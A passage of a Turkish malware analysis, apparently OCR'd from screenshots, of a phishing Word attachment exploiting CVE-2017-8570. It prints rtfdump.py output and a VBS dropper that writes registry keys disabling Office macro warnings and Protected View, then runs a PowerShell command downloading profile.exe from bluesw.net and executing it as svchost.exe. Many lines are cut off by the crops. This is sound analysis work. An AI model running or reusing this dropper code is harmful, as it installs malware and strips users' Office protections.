





PO.docx dosyasını Notepad++ ve rtfdump.py araçları ile analiz etmeye devam ettiğimde, Microsoft Word'un frameset özelliğinin kötüye kullanılarak (sızma testlerinde de kullanılmaktadır) CVE-2017-8570 zafiyetinin istismar edildiğini gördüm.






```
root@ubuntu:~/spam_analyzer/attachments# python rtfdump.py -f 0 svch.doc
    4   Level  3       c=    0 p=00000049 l=   580662 h=   580650 b=        0 0 u=        0 \*\objdata
    7   Level  3       c=    0 p=0008dce8 l=     5278 h=     5266 b=        0 0 u=        0 \*\objdata
root@ubuntu:~/spam_analyzer/attachments#
```




Confuser aracı ile ile kodları gizlenmiş (obfuscation) olan svch.exe tarafından indirilip, çalıştırılan svchost32.vbs dosyası ise ASProtect ile korunan profile.exe dosyasını http://www[.]bluesw[.]net/wp-admin//user/ adresinden %Public% klasörüne svchost.exe adı altında indirip, çalıştırıyordu.


C:\Users\Mert\Desktop\test.vbs - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
test.vbs
AnwEXnwu1S011 = "%"
AnwEXnwu1S011 = AnwEXnwu1S011 & "\"
AnwEXnwu1S011 = AnwEXnwu1S011 & "s"
AnwEXnwu1S011 = AnwEXnwu1S011 & "v"
AnwEXnwu1S011 = AnwEXnwu1S011 & "c"
AnwEXnwu1S011 = AnwEXnwu1S011 & "h"
AnwEXnwu1S011 = AnwEXnwu1S011 & "o"
AnwEXnwu1S011 = AnwEXnwu1S011 & "s"
AnwEXnwu1S011 = AnwEXnwu1S011 & "t"
AnwEXnwu1S011 = AnwEXnwu1S011 & "."
AnwEXnwu1S011 = AnwEXnwu1S011 & "e"
AnwEXnwu1S011 = AnwEXnwu1S011 & "x"
AnwEXnwu1S011 = AnwEXnwu1S011 & "e"
AnwEXnwu1S011 = AnwEXnwu1S011 & "'"
AnwEXnwu1S12 = AnwEXnwu1S1 + AnwEXnwu1S
wEXnwu1S7 + AnwE
shhh.Popup(AnwEXnwu1S12)
Set wso = CreateObject("WScript.Shell")
wso.RegWrite "HKCU\Software\Microsoft\O
wso.RegWrite "HKCU\Software\Microsoft\O
wso.RegWrite "HKCU\Software\Microsoft\O
wso.RegWrite "HKCU\Software\Microsoft\O
wso.RegWrite "HKCU\Software\Microsoft\O
wso.RegWrite "HKCU\Software\Microsoft\O
wso.RegWrite "HKCU\Software\Microsoft\O
wso.RegWrite "HKCU\Software\Microsoft\O
wso.RegWrite "HKCU\Software\Microsoft\O
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWORD
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
Windows Script Host
cmd.exe /K taskkill /f /im winword.exe&taskkill /f /im Excel.exe&PowerShell (New-Object System.Net.WebClient).DownloadFile('http://www.bluesw.net/wp-admin//user/profile.exe ','%Public%\svchost.exe');Start-Process '%Public%\svchost.exe'
OK
Visual Basic file
length : 13.456 lines : 254
Ln : 188 Col : 11 Sel : 0 | 0
Windows (CR LF)
10 Şubat 2018 Cumartesi


C:\Users\Mert\Desktop\test.vbs - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
test.vbs
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV", 1, "REG
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWOR
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_D
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWORD
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV", 1, "REG
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWORD
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV", 1, "REG
